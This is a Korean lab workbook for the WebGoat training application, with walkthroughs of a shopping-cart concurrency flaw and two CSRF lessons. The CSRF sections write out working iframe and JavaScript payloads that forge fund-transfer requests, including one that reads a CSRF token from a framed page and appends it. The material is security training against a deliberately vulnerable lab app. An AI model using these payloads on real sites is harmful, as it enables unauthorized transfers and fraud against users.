- » Shopping Cart Concurrency Flaw에 대해 취약점을 알 수 있습니다.

- 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

- 실습 문제 구성

- » 피해자 PC 서버는 쇼핑 카트 동시성 결함(Shopping Cart Concurrency Flaw) 취약점 공격을 통해 저렴한 가격에 상품을 구매할 수 있게 하는 동시성 문제를 해결하시오.

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Concurrency
      - » Shopping Cart Concurrency Flaw 선택

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/734491955/800

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, Getting Started

Introduction, General, Access Control Flaws, AJAX Security, Authentication Flaws, Buffer Overflows, Code Quality, **Concurrency**, Thread Safety Problems, **Shopping Cart Concurrency Flaw**, Cross-Site Scripting (XSS), Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions

Show Source, Show Solution, Show Plan, Show Hints, Restart Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

### Shopping Cart

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	<input type="text" value="0"/>	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	<input type="text" value="0"/>	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	<input type="text" value="1"/>	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	<input type="text" value="0"/>	\$0.00

Total: \$1,799.00

Update Cart, Purchase

Cookies / Parameters

Cookie/s
name: JSESSIONID value: ACD0448258E7B049AAE2EEE28ACDE70A
comment:
domain:
maxAge: -1
path:
secure: false
version: 0
httpOnly: false


Parameters

scr: 734491955
menu: 800
stage:
num:

## • 실습 풀이

### - 공격 서버에서 웹 브라우저 1 확인

- » 웹 브라우저 1에 1개씩 물건 개수를 입력
- » Purchase 클릭



WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/734491955/800

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Access Control Flaws >  
AJAX Security >  
Authentication Flaws >  
Buffer Overflows >  
Code Quality >  
Concurrency >  
Thread Safety Problems >  
**Shopping Cart Concurrency Flaw** >  
Cross-Site Scripting (XSS) >  
Improper Error Handling >  
Injection Flaws >  
Denial of Service >  
Insecure Communication >  
Insecure Storage >  
Malicious Execution >  
Parameter Tampering >  
Session Management Flaws >  
Web Services >  
Admin Functions >  
Challenge >

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

### Shopping Cart

Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	1	\$169.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	1	\$299.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	1	\$649.00

Total: \$2,916.00

Update Cart Purchase

Cookies / Parameters

name	JSESSIONID
value	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	734491955
menu	800
stage	
num	

## • 실습 풀이

### - 공격 서버에서 웹 브라우저 2 확인

- » 웹 브라우저 2에 원하는 개수 입력
- » Update Cart 클릭

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/734491955/800

General Access Control Flaws AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Improper Error Handling Injection Flaws Denial of Service Insecure Communication Insecure Storage Malicious Execution Parameter Tampering Session Management Flaws Web Services Admin Functions Challenge

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

**Shopping Cart**

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	12	\$0.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	34	\$0.00
Sony - Vaio with Intel Centrino	\$1799.00	56	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	78	\$0.00

Total: \$1,799.00

Update Cart Purchase

Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	734491955
menu	800
stage	
num	

# 9 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 웹 브라우저 1 금액 및 정보 확인

- » 물건 총 금액이 \$2,916.00 확인
- » Confirm 클릭

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/734491955/800

Most Visited ▾

General ▶

Access Control Flaws ▶

AJAX Security ▶

Authentication Flaws ▶

Buffer Overflows ▶

Code Quality ▶

Concurrency ▶

Thread Safety Problems ▶

Shopping Cart Concurrency Flaw ▶

Cross-Site Scripting (XSS) ▶

Improper Error Handling ▶

Injection Flaws ▶

Denial of Service ▶

Insecure Communication ▶

Insecure Storage ▶

Malicious Execution ▶

Parameter Tampering ▶

Session Management Flaws ▶

Web Services ▶

Admin Functions ▶

Challenge ▶

Show Source Show Solution Show Plan Show Hints Restart Lesson

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

### Place your order

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	1	\$169.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	1	\$299.00
Sony - Vaio with Intel Centrino	\$1799.00	1	\$1,799.00
Toshiba - XGA LCD Projector	\$649.00	1	\$649.00

Total: **\$2,916.00**

Enter your credit card number: **5321 1337 8888 2007**

Enter your three digit access code: **111**

**Confirm** **Cancel**

**Cookies / Parameters**

Cookie/s

name	JSESSIONID
value	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	734491955
menu	800
stage	
num	

- 실습 풀이
  - 공격 서버에서 확인한 결과
    - » 성공

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack?734491955/800

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter | Kali Training | Getting Started

Access Control Flaws >

AJAX Security >

Authentication Flaws >

Buffer Overflows >

Code Quality >

Concurrency >

Thread Safety Problems >

Shopping Cart Concurrency Flaw > **Selected**

Cross-Site Scripting (XSS) >

Improper Error Handling >

Injection Flaws >

Denial of Service >

Insecure Communication >

Insecure Storage >

Malicious Execution >

Parameter Tampering >

Session Management Flaws >

Web Services >

Admin Functions >

Challenge >

**Congratulations. You have successfully completed this lesson.**

For this exercise, your mission is to exploit the concurrency issue which will allow you to purchase merchandise for a lower price.

\* Thank you for shopping! You have (illegally!) received a 98% discount. Police are on the way to your IP address.

Thank you for your purchase!

Confirmation number: CONC-88

Shopping Cart Items	Price	Quantity	Subtotal
Hitachi - 750GB External Hard Drive	\$169.00	12	\$2,028.00
Hewlett-Packard - All-in-One Laser Printer	\$299.00	34	\$10,166.00
Sony - Vaio with Intel Centrino	\$1799.00	56	\$100,744.00
Toshiba - XGA LCD Projector	\$649.00	78	\$50,622.00

Total Amount Charged to Your Credit Card: **\$2,916.00**

Return to Store

**COOKIES / PARAMETERS**

Cookie/s

name	JSESSIONID
value	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	734491955
menu	800
stage	
num	

## 10 <실습> WebGoat

### • 실습번호 # 1.3.2.10.1 CSRF(Cross Site Request Forgery)

#### - 실습 목표

- » CSRF(Cross Site Request Forgery)에 대해 취약점을 알 수 있습니다.

#### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

#### - 실습 문제 구성

- » 귀하의 목표는 여러 악의적인 요청을 포함하는 뉴스 그룹에 전자 메일을 보내는 것입니다. 첫 번째는 자금을 이체하고 두 번째는 첫 번째 요청이 실행되었음을 확인하는 요청입니다. URL은이 CSRF-prompt-by-pass 레슨의 Screen, 메뉴 매개 변수 및 전송을 시작하는 숫자 값이 "5000"인 추가 매개 변수 "transfer Funds"와 함께 공격 서블릿을 가리켜야 하며 문자열 값 "CONFIRM" 그것을 완료하십시오. 매개 변수를 복사하여 "attack? Screen = XXX & menu = YYY & transferFunds = ZZZ"형식의 URL을 만들 수 있습니다.

# 10 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Cross-Site-Scripting(XSS)
    - » Cross Site Request Forgery(CSRF) 선택

The screenshot shows a Firefox browser window titled "WebGoat - Mozilla Firefox" with the URL [192.168.93.144:8080/WebGoat/start.mvc#attack/2078372/900](http://192.168.93.144:8080/WebGoat/start.mvc#attack/2078372/900). The left sidebar lists various security lessons:

- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)** (highlighted with a red box)
- Phishing with XSS
- Stored XSS Attacks
  - LAB: Cross Site Scripting
  - Stage 1: Stored XSS
  - Stage 2: Block Stored XSS using Input Validation
  - Stage 3: Stored XSS Revisited
  - Stage 4: Block Stored XSS using Output Encoding
  - Stage 5: Reflected XSS
  - Stage 6: Block Reflected XSS
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)** (highlighted with a red box)
- CSRF Prompt By-Pass
- CSRF Token By-Pass
- HTTPOnly Test
- Improper Error Handling
- Injection Flaws
- Denial of Service

The main content area displays the "Stage 1: Stored XSS" lesson. It includes a text input field for "Title", a text area for "Message", and a "Submit" button. To the right, there is a "Parameters" panel with the following values:

value	A68442292676F23F5D3A4048FE9501C0
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the parameters is a "Message List" section which is currently empty.

# 10 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 매개 변수 값 넣기

- » transferFunds가 5000
- » Screen이 1471017872(다를 수 있음)
- » Menu 가 900
- » attack?Screen=1471017872&menu=900&transferFunds=5000

WebGoat - Mozilla Firefox

http://192.168.93.144:8080/WebGoat/start.mvc#attack?Screen=1471017872&menu=900

Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains multiple malicious requests: the first to transfer funds, and the second request to confirm the prompt that the first request triggered. The URLs should point to the attack servlet with this CSRF-prompt-by-pass lesson's Screen, menu parameters and with an extra parameter "transferFunds" having a numeric value such as "5000" to initiate a transfer and a string value "CONFIRM" to complete it. You can copy the lesson's parameters from the inset on the right to create the URLs of the format `attack?Screen=XXX&menu=YYY&transferFunds=ZZZ`. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title:

Message:

Cookies / Parameters

Cookie/s	
name: JSESSIONID	value: 02B968D2E8CF9936583BCA597037471F
comment:	
domain:	
maxAge:	-1
path:	
secure:	false
version:	0
httpOnly:	false

Parameters


scr	menu	stage	num
1471017872	900		

## 10 <실습> WebGoat

- 실습 풀이

- 공격 서버에서 gedit로 편집

- » <http://192.168.93.144:8080/WebGoat/start.mvc#attack/1471017872/900>
    - » attack?Screen=XXX&menu=YYY&transferFunds=ZZZ
    - » 192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000




```
Open *Untitled Document 1
http://192.168.93.144:8080/WebGoat/start.mvc#attack/1471017872/900
attack?Screen=XXX&menu=YYY&transferFunds=ZZZ
192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000
```

# 10 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 URL창에 넣어 확인

» `http://192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000`




# 10 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 gedit를 이용해 스크립트 제작

- » <iframe id="myHack" src="http://192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM" onload="myConfirm()"></iframe>
- » <script>var myConfirm = function(){document.getElementById('myHack').src="http://192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM";
- » }</script>



The screenshot shows a Gedit text editor window titled "Untitled Document 1". The code inside the editor is as follows:

```
*Untitled Document 1
192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000
192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM
<iframe id="myHack" src="http://192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM" onLoad="myConfirm()"></iframe>
<script>
var myConfirm = function() {
    document.getElementById('myHack').src="http://192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM";
}
</script>
```

A red box highlights the word "CONFIRM" in the second line of the URL. A larger red box highlights the entire script block from the start of the third line to the end of the file.

# 10 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 게시판 글 생성

The screenshot shows a Mozilla Firefox window with the title "WebGoat - Mozilla Firefox". The address bar shows the URL `http://192.168.93.144:8080/WebGoat/start.mvc#attack?1471017872/900`. The left sidebar lists various security challenges, with "Cross-Site Scripting (XSS)" currently selected. The main content area contains a form titled "Attack Hack". The "Message" field contains the following malicious script:

```
<iframe id="myHack" src="http://192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM" onload="myConfirm()"></iframe>

<script>
var myConfirm = function() {
document.getElementById('myHack').src="http://192.168.93.144:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM";
}
</script>
```

Below the message field is a "Submit" button. To the right of the form, there is a sidebar titled "Cookie/s" which shows a single cookie entry:

name	JSESSIONID
value	02B968D2E8CF9936583BCA597037471F
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the cookie sidebar is another section titled "Parameters" with the following entries:

scr	1471017872
menu	900
stage	
num	

# 10 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 게시판 목록 확인

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar shows the URL <http://192.168.93.144:8080/WebGoat/start.mvc#attack/1471017872/900>. The sidebar on the left lists various security challenges: Stage 4: Block Stored XSS using Output Encoding, Stage 5: Reflected XSS, Stage 6: Block Reflected XSS, Stored XSS Attacks, Reflected XSS Attacks, Cross Site Request Forgery (CSRF), CSRF Prompt By-Pass, CSRF Token By-Pass, HTTPOnly Test, Improper Error Handling, Injection Flaws, Denial of Service, Insecure Communication, Insecure Storage, Malicious Execution, Parameter Tampering, Session Management Flaws, Web Services, Admin Functions, and Challenge. The main content area displays a "Message List" with messages: "CSRF1", "CSRF", and "Hack". A red box highlights the "Attack Hack" button at the bottom of the message list.

# 10 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 제작한 스크립트 확인

WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1471017872/900//51

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, Getting Started

Input Validation

- Stage 3: Stored XSS Revisited
- Stage 4: Block Stored XSS using Output Encoding
- Stage 5: Reflected XSS
- Stage 6: Block Reflected XSS
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- CSRF Prompt By-Pass [green checkmark]
- CSRFToken By-Pass
- HTTPOnly Test
- Improper Error Handling
- Injection Flaws
- Denial of Service
- Insecure Communication
- Insecure Storage
- Malicious Execution
- Parameter Tampering
- Session Management Flaws
- Web Services
- Admin Functions
- Challenge

Submit

Message Contents For: Attack Hack

Title: Attack Hack

Message

transfer Complete

Amount Transferred: 5000

Posted By: guest

## 10 <실습> WebGoat

### • 실습번호 # 1.3.2.10.2 CSRF(CSRF Token By-pass)

#### - 실습 목표

- » CSRF(CSRF Token By-pass)에 대해 취약점을 알 수 있습니다.

#### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

#### - 실습 문제 구성

- » 피해자 PC 서버에서 공격 서버는 CSRF 취약점을 사용하여 자금을 이해하려는 악의적인 요청을 포함하는 전자 메일을 뉴스 그룹에 보내는 것이 목표입니다. 이전 할 자금 양식을 표시하는 페이지에는 유효한 요청 토큰이 들어 있습니다. 페이지의 Url에 있는 Screen 및 menu 쿼리 매개 변수와 추가 매개 변수인 transfer Funds를 이용하여 페이지를 로드하고 토큰을 읽은 후 자금을 이전하지 위한 위도 된 요청에 토큰을 추가하시오.

# 10 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Cross-Site Scripting(XSS)
    - » CSRF Token By-Pass 선택

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/803158781/900

Most Visited ▾ Offensive Security Kali Linux Kali Docs Exploit-DB Aircrack-ng

Buffer Overflows >  
Code Quality >  
Concurrency >  
**Cross-Site Scripting (XSS) >**  
Phishing with XSS  
LAB: Cross Site Scripting  
Stage 1: Stored XSS  
Stage 2: Block Stored XSS using Input Validation  
Stage 3: Stored XSS Revised  
Stage 4: Block Stored XSS using Output Encoding  
Stage 5: Reflected XSS  
Stage 6: Block Reflected XSS  
Stored XSS Attacks  
Reflected XSS Attacks  
Cross Site Request Forgery (CSRF)  
CSRF Prompt By-Pass  
**CSRF Token By-Pass >**  
HTTPOnly Test  
Improper Error Handling >  
Injection Flaws >  
Denial of Service >

servlet with the "Screen" and "menu" query parameters of this lesson and an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Title:

Message:

Submit

value: E22A5ABBE9381E1D959FFB23C35E6DB0  
comment:  
domain:  
maxAge: -1  
path:  
secure: false  
version: 0  
httpOnly: false

Parameters

scr	803158781
menu	900
stage	0
num	false

Message List

test

# 10 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 게시판에 스크립트 작성 1

» 게시판에 악성 스크립트를 작성하고 Submit을 하여 게시물을 생성

The screenshot shows a Firefox browser window titled "WebGoat - Iceweasel" with the URL "192.168.93.144:8080/WebGoat/start.mvc#attack/803158781/900". The main content area displays the "CSRF Token By-Pass" challenge. On the left, there's a sidebar with a navigation menu for various security topics like Introduction, General, Access Control Flaws, etc. The main content area has buttons for "Show Source", "Show Solution", "Show Plan", "Show Hints", and "Restart Lesson". Below these buttons is a text area containing instructions about CSRF attacks and a forged request. A message input field contains the following JavaScript code:

```
var testFrame = document.getElementById("frame2");
testFrame.src = "http://192.168.93.143:8080/WebGoat/attack?screen=803158781&menu=900&transferFunds=5000" + tokensuffix;
}
</script>

<iframe src="http://192.168.93.143:8080/WebGoat/attack?screen=803158781&menu=900&transferFunds=main"
onload="readFrame1();";id="frame1" frameborder="1" marginwidth="0"
marginheight="0" width="800" scrolling=yes height="300"></iframe>
<iframe id="frame2" frameborder="1" marginwidth="0" marginheight="0"
width="800" scrolling=yes height="300"></iframe>
```

On the right side, there are two sections: "Cookies / Parameters" and "Parameters". The "Cookies / Parameters" section shows a table with the following data:

name	value
JSESSIONID	2FAC032290EAAFB7649D4B70ED82A4C
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

The "Parameters" section shows the following values:

scr	menu	stage	num
803158781	900		

At the bottom of the message input field is a "Submit" button.

# 10 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 게시판에 스크립트 작성 2

- » Screen 값과 Menu의 값은 바뀔 수 있기 때문에 Url 창을 잘 확인하고 작성
- » var frameDoc = document.getElementById("frame1").contentDocument;
  - » 첫 번째 iframe(불러들인 토큰 발급 페이지)의 내용을 framedoc 변수에 저장
- » var from = frameDoc.getElementsByTagName("form")[0];
  - » 토큰 값을 form 변수에 저장

```
<script language="javascript">
<!--
var tokensuffix;

function readFrame1()
{
    var frameDoc = document.getElementById("frame1").contentDocument;
    var form = frameDoc.getElementsByTagName("form")[0];
    tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

    loadFrame2();
}

function loadFrame2()
{
    var testFrame = document.getElementById("frame2");
    testFrame.src="http://192.168.93.143:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=5000" + tokensuffix;
}
</script>

<iframe src="http://192.168.93.143:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=main" onload="readFrame1();"
        id="frame1" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300"></iframe>
